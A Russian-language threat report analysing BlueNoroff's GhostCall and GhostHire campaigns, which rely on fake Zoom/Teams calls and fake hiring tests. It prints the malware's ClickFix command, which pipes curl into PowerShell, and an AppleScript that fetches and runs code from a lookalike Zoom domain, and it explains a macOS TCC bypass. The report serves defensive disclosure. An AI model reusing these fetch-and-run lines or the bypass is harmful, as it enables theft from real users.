Последние известные кампании BlueNoroff: GhostCall и GhostHire

SL securelist.ru/bluenoroff-apt-campaigns-ghostcall-and-ghosthire/113883

Sojun Ryu

November 10, 2025


Авторы

- Expert Соджун Рю
- Expert Омар Амин

Введение


Группа BlueNoroff (также известная как Sapphire Sleet, APT38, Alluring Pisces, Stardust Chollima и TA444) с момента своего появления в первую очередь ориентировалась на получение финансовой выгоды. Со временем группа перешла на новые стратегии проникновения и другие комплекты вредоносного ПО. Тем не менее основными целями ее операции SnatchCrypto по-прежнему остаются разработчики блокчейн-решений, а также руководители и менеджеры, связанные с технологиями Web3 и блокчейна. Ранее в этом году мы изучили две вредоносные кампании BlueNoroff, реализованные в рамках этой операции и получившие названия **GhostCall** и **GhostHire**.

Кампания **GhostCall** преимущественно нацелена на macOS-устройства руководящего состава технологических и венчурных компаний. Злоумышленники напрямую связываются с потенциальными жертвами через Telegram и аналогичные платформы, предлагая обсудить возможность инвестиций на онлайн-встрече. Ссылки на них ведут на фишинговые веб-сайты, замаскированные под Zoom. После подключения к поддельной конференции потенциальная жертва видит не дипфейки, а записи других реальных людей, пострадавших от этой же угрозы. Сначала встреча идет гладко, однако в какой-то момент потенциальной жертве предлагают обновить клиент Zoom с помощью скрипта. В конечном итоге этот скрипт загружает ZIP-архивы, содержащие компоненты для развертывания цепочек заражения на скомпрометированном хосте.



Цепочка атаки в рамках кампании GhostCall

В кампании **GhostHire** злоумышленники из группы BlueNoroff устанавливают контакт с Web3-разработчиками и обманом вынуждают их загрузить и выполнить репозиторий с GitHub, содержащий вредоносный код, якобы для оценки навыков в процессе найма. После первоначального контакта и краткого собеседования «наниматель» добавляет пользователя в Telegram-бот. Бот отправляет либо ZIP-архив с репозиторием GitHub, либо ссылку на него. Затем жертве отводится 30 минут на выполнение задачи, чтобы оказать давление и побудить как можно быстрее запустить вредоносный проект. После запуска проект загружает в систему пользователя полезную нагрузку, тип которой зависит от значения User-Agent, указывающего на используемую операционную систему.



Цепочка атаки в рамках кампании GhostHire

Согласно нашим наблюдениям, злоумышленники использовали ИИ-технологии на разных стадиях атаки, что позволило им повысить эффективность и степень проработки операций. Схема заражения в кампании GhostHire структурно напоминает цепочки заражения из GhostCall. Кроме того, в обеих операциях было обнаружено идентичное вредоносное ПО.

Мы отслеживаем развитие этих кампаний с апреля 2025 года, фиксируя, в частности, появление свидетельств от жертв GhostCall на платформах, подобных X. Мы надеемся, что результаты нашего расследования помогут снизить дальнейший ущерб, и выражаем благодарность всем, кто делился информацией об этой угрозе.

Данные о кампании GhostCall ранее публиковались компаниями Microsoft, Huntability, Huntress, Field Effect и SentinelOne. Однако наше расследование включает более глубокий анализ и охватывает недавно выявленные цепочки вредоносного ПО.

Кампания GhostCall

Кампания GhostCall представляет собой сложную атаку, в рамках которой злоумышленники используют поддельные онлайн-конференции, выдавая себя для убедительности за предпринимателей или инвесторов. Она активна как минимум с середины 2023 года и, вероятно, началась после завершения кампании RustBucket, ознаменовавшей практически полный переход группы BlueNoroff на атаки на macOS. Изначально кампания была ориентирована на Windows-устройства, однако впоследствии злоумышленники переключились на macOS из-за популярности этой платформы среди целевой аудитории. Для достижения большего эффекта они использовали поддельные видеозвонки.

В кампании GhostCall для обмана жертв применяются тщательно сфабрикованные шаблоны интерфейса онлайн-конференций и поддельные средства обновления Zoom. Изначально злоумышленники часто прибегали к разным уловкам с ограничением доступа по IP-адресам, однако затем начали имитировать проблемы со звуком, чтобы убедить жертву загрузить вредоносный код AppleScript, устраняющий «проблему». Совсем недавно мы зафиксировали попытки группы перейти от имитации платформы Zoom к использованию Microsoft Teams.

В ходе расследования мы выявили семь многокомпонентных цепочек заражения, набор стилеров и кейлоггер. Стилеры извлекают с зараженной машины обширный перечень конфиденциальной информации, включая данные криптовалютных кошельков, связки ключей и менеджеры пакетов, а также настройки инфраструктуры. Кроме того, они собирают сведения, связанные с облачными платформами и DevOps, а также заметки, API-ключи OpenAI, данные приложений для совместной работы и учетные данные, сохраненные в браузерах и мессенджерах, включая Telegram.

Первоначальный доступ

Злоумышленники обращаются к потенциальным целям через Telegram, выдавая себя за венчурных инвесторов и иногда используя скомпрометированные учетные записи реальных предпринимателей и основателей стартапов. После первоначального знакомства атакующие предлагают обсудить возможность инвестиций или налаживания партнерских отношений. Установив контакт с целью, злоумышленники используют сервис Calendly, чтобы назначить встречу, а затем рассылают ссылку на нее с доменов, имитирующих Zoom. Иногда они отправляют поддельную ссылку на встречу прямо в Telegram-сообщении. Также злоумышленники могут использовать функцию оформления гиперссылок в Telegram, чтобы скрыть фишинговые URL-адреса и замаскировать их под легитимные.






Схема поведения фишингового сайта

После перехода на поддельный веб-сайт жертва видит тщательно воссозданную копию браузерного интерфейса Zoom. Страница использует стандартные возможности браузера, чтобы запросить у пользователя его имя и доступ к камере. После активации встроенный JavaScript начинает запись с камеры и каждую секунду методом POST отправляет фрагменты видео на адрес `/upload` поддельного домена Zoom, контролируемого злоумышленниками.




Начальная страница, имитирующая присоединение к конференции Zoom

Как только цель присоединяется к встрече, отображается экран, достаточно точно имитирующий настоящую Zoom-конференцию с видеопотоками трех участников, как это выглядело бы в реальности. Судя по данным из открытых источников (OSINT), многие жертвы изначально считали, что видят трансляции, модифицированные с помощью дипфейка или полностью сгенерированные ИИ. Однако наше расследование показало, что на самом деле эти видео представляли собой реальные записи других жертв этой кампании. Видеопоток с их веб-камер записывался без их ведома, затем выгружался в инфраструктуру, подконтрольную злоумышленникам, и использовался для обмана последующих целей и создания иллюзии участия в живой конференции. Когда видео с записью одной из предыдущих жертв заканчивалось, на странице отображалось изображение профиля этого пользователя, как это происходило бы в ходе реального онлайн-собрания.




Поддельная конференция Zoom

Примерно через 3–5 секунд под видеопотоками участников появляется сообщение об ошибке, указывающее, что система работает некорректно и требуется загрузить файл обновления Zoom SDK по ссылке Update Now. Однако вместо реального обновления на устройства с macOS загружается вредоносный файл AppleScript, а на Windows-машинах открывается модальное окно, имитирующее процесс устранения неисправностей.



Переход по ссылке в macOS (слева) и Windows (справа)

В macOS прямой переход по ссылке приводит к загрузке с домена злоумышленников файла AppleScript с именем `Zoom SDK Update.scpt` . На экране также отображается небольшая подсказка Downloads, имитирующая реальную систему обратной связи Apple и ненавязчиво побуждающая пользователя выполнить скрипт. В Windows атака полагается на технику ClickFix: появляется модальное окно с якобы безобидным фрагментом кода с легитимного домена. Но любая попытка скопировать этот код — через кнопку «Копировать», контекстное меню или сочетание Ctrl+C — приводит к тому, что в буфер обмена записывается однострочный вредоносный код.



```
cmd
set ZOOM_API_KEY="BOtlweWKewotkWQKEWODNXCSK"
set ZOOM_API_SECRET="QYrYiRfRTYTPL7RVZ09yRths2MXZSQV7"
set ZOOM_SDK_UTILITY="normal"
set ZOOM_SDK_LEVEL="High"
set ZOOM_LANGUAGE="en-US"
setx audio_volume 100
pnputil /enum-devices /connected /class "Audio"
start https://developers.zoom.us/docs/meeting-sdk
curl -A ZoomSDK -s <download URL> | powershell.exe -c "[Console]::In.ReadToEnd() | iex"
cls
exit
```


Вредоносный код, используемый в технике ClickFix

Злоумышленники внедрили на вредоносной странице веб-маяки для отслеживания действий жертв. Эти маяки отправляют данные на серверную инфраструктуру атакующих, вероятно, чтобы те могли оценить, успешно ли прошла атака. Они реализованы в виде серии запросов HTTP GET, автоматически срабатывающих при определенных действиях жертвы.

Финальный адрес	**Триггер**	**Назначение**
/join/{id}/{token}	Пользователь нажал Join на экране с приглашением присоединиться к конференции	Узнать, присоединилась жертва к встрече или нет
/action/{id}/{token}	Отобразилось модальное окно Update / Troubleshooting SDK	Отследить, перешел ли пользователь по ссылке в окне с предложением установить обновление
/action1/{id}/{token}	Пользователь скопировал содержимое модального окна любым способом	Убедиться, что подмена содержимого буфера обмена выполнена успешно
/action2/{id}/{token}	Пользователь закрыл модальное окно.\	Узнать, закрыла жертва модальное окно или нет

В сентябре 2025 года мы установили, что группа начала переходить от клонирования интерфейса Zoom к Microsoft Teams. При этом метод доставки вредоносного кода (фишинговая страница) остался неизменным.

После присоединения к встрече, практически сразу после запуска фонового видеопотока, появляется модальное окно, зависящее от операционной системы жертвы, чего ранее не наблюдалось. В целом схема атаки схожа с предыдущей реализацией с использованием Zoom, однако пользователи macOS теперь видят всплывающее окно с предложением загрузить файл SDK, как и пользователи Windows.



Поддельное универсальное окно с предложением обновить файл SDK (слева) и специфическая версия окна для Windows (справа)

Нам удалось получить файл AppleScript (`Zoom SDK Update.scpt`), который, по утверждению злоумышленников, должен был устранить возникшую «проблему». Ряд независимых исследований уже подтвердил, что именно он служил точкой входа в этих атаках. Скрипт замаскирован под обновление Zoom Meeting SDK и содержит порядка десяти тысяч пустых строк, скрывающих вредоносный код. После запуска он загружает еще один загрузочный AppleScript с другой поддельной ссылки, используя команду `curl`. Существуют многочисленные варианты этого «исправляющего» AppleScript, которые отличаются именем файла, значением User-Agent и содержимым.

```
1   ############################################################
2   #                                                          #
3   #      🔄 Update Zoom SDKs to newer versions               #
4   #                                                          #
5   #          Your current Zoom SDK version is deprecated.                    #
6   #          Zoom SDK allows developers to integrate Zoom's video conferencing features into
7   #          applications for enhanced communication and collaboration.
8   #          To ensure optimal performance, security, and access to new features, please update
9   #          to the latest version by pressing the ▶️ start button.
10  #                                                          #
11  ############################################################
12
13  -- Zook SDK update
14
15  set zoomSDKURL to "https://developers.zoom.us/docs/sdk/native-sdks/"
16  do shell script "open -g " & quoted form of zoomSDKURL
17
```

```
10166
10167
10168
10169
10170
10171   set fix_url to "https://support.us05web-zoom.cloud/494968/check"
10172   set sc to do shell script "curl -L -k \"" & fix_url & "\""
10173   run script sc
```

Фрагменты файла AppleScript, замаскированного под обновление Zoom SDK

Если целевая ОС — macOS 11 (Monterey) или более поздняя версия, загрузчик на AppleScript устанавливает поддельное приложение под видом Zoom или Microsoft Teams в каталог `/private/tmp`. Приложение маскируется под легитимный установщик обновлений Zoom или Teams и выводит всплывающее окно с запросом пароля. Кроме того, оно загружает следующий этап — очередной файл AppleScript, который мы обозначили как DownTroy. Этот скрипт проверяет сохраненные пароли и использует их для установки дополнительного вредоносного ПО с привилегиями root. По нашей осторожной оценке, он может быть продвинутой версией более старого скрипта, описанного специалистами Huntress.

Более того, скрипт-загрузчик содержит функцию сбора данных, которая пытается найти файлы, связанные с менеджерами паролей (в том числе Bitwarden, LastPass, 1Password и Dashlane), со стандартным приложением «Заметки» (group.com.apple.notes), с другими приложениями для заметок, например Evernote, а также с установленным в системе клиентом Telegram.

Другая примечательная особенность скрипта-загрузчика — обход системы Transparency, Consent and Control (TCC), встроенной в macOS. Она управляет разрешениями пользователя на доступ к таким конфиденциальным ресурсам, как камера, микрофон, автоматизация (AppleEvents) и защищенные папки («Документы», «Загрузки» и «Рабочий стол»). Для обхода скрипт переименовывает пользовательскую директорию `com.apple.TCC`, а затем модифицирует базу данных `TCC.db` в автономном режиме. В частности, он удаляет любые существующие записи в таблице `access`, связанные с путем к клиенту, который должен быть зарегистрирован в базе данных TCC, и выполняет инструкции `INSERT OR REPLACE`. Таким образом скрипт предоставляет разрешения AppleEvents, необходимые для автоматизации, и доступ к файлам для пути, указывающего на вредоносный клиент. Скрипт вставляет записи для идентификаторов сервисов, используемых TCC, в том числе `kTCCServiceAppleEvents`, `kTCCServiceSystemPolicyDocumentsFolder`, `kTCCServiceSystemPolicyDownloadsFolder` и

`kTCCServiceSystemPolicyDesktopFolder`, и помещает в базу данных шестнадцатеричный код-сигнатуру (в стиле `csreq`), чтобы выполнить требование для предоставления доступа. Этот бинарный блок должен быть привязан к подписи кода целевого приложения, так как она проверяется во время выполнения. В завершение скрипт пытается вернуть директории TCC прежнее имя, а затем вызывает команду `tccutil reset DeveloperTool`.

В проанализированном нами образце путь к клиенту соответствует `~/Library/Google/Chrome Update` — именно в этой папке злоумышленники размещают свой имплант. Вкратце выполненные операции позволяют импланту управлять другими приложениями, получать доступ к данным в пользовательских директориях «Документы», «Загрузки» и «Рабочий стол», а также запускать файлы AppleScript без запроса соответствующих разрешений у пользователя.

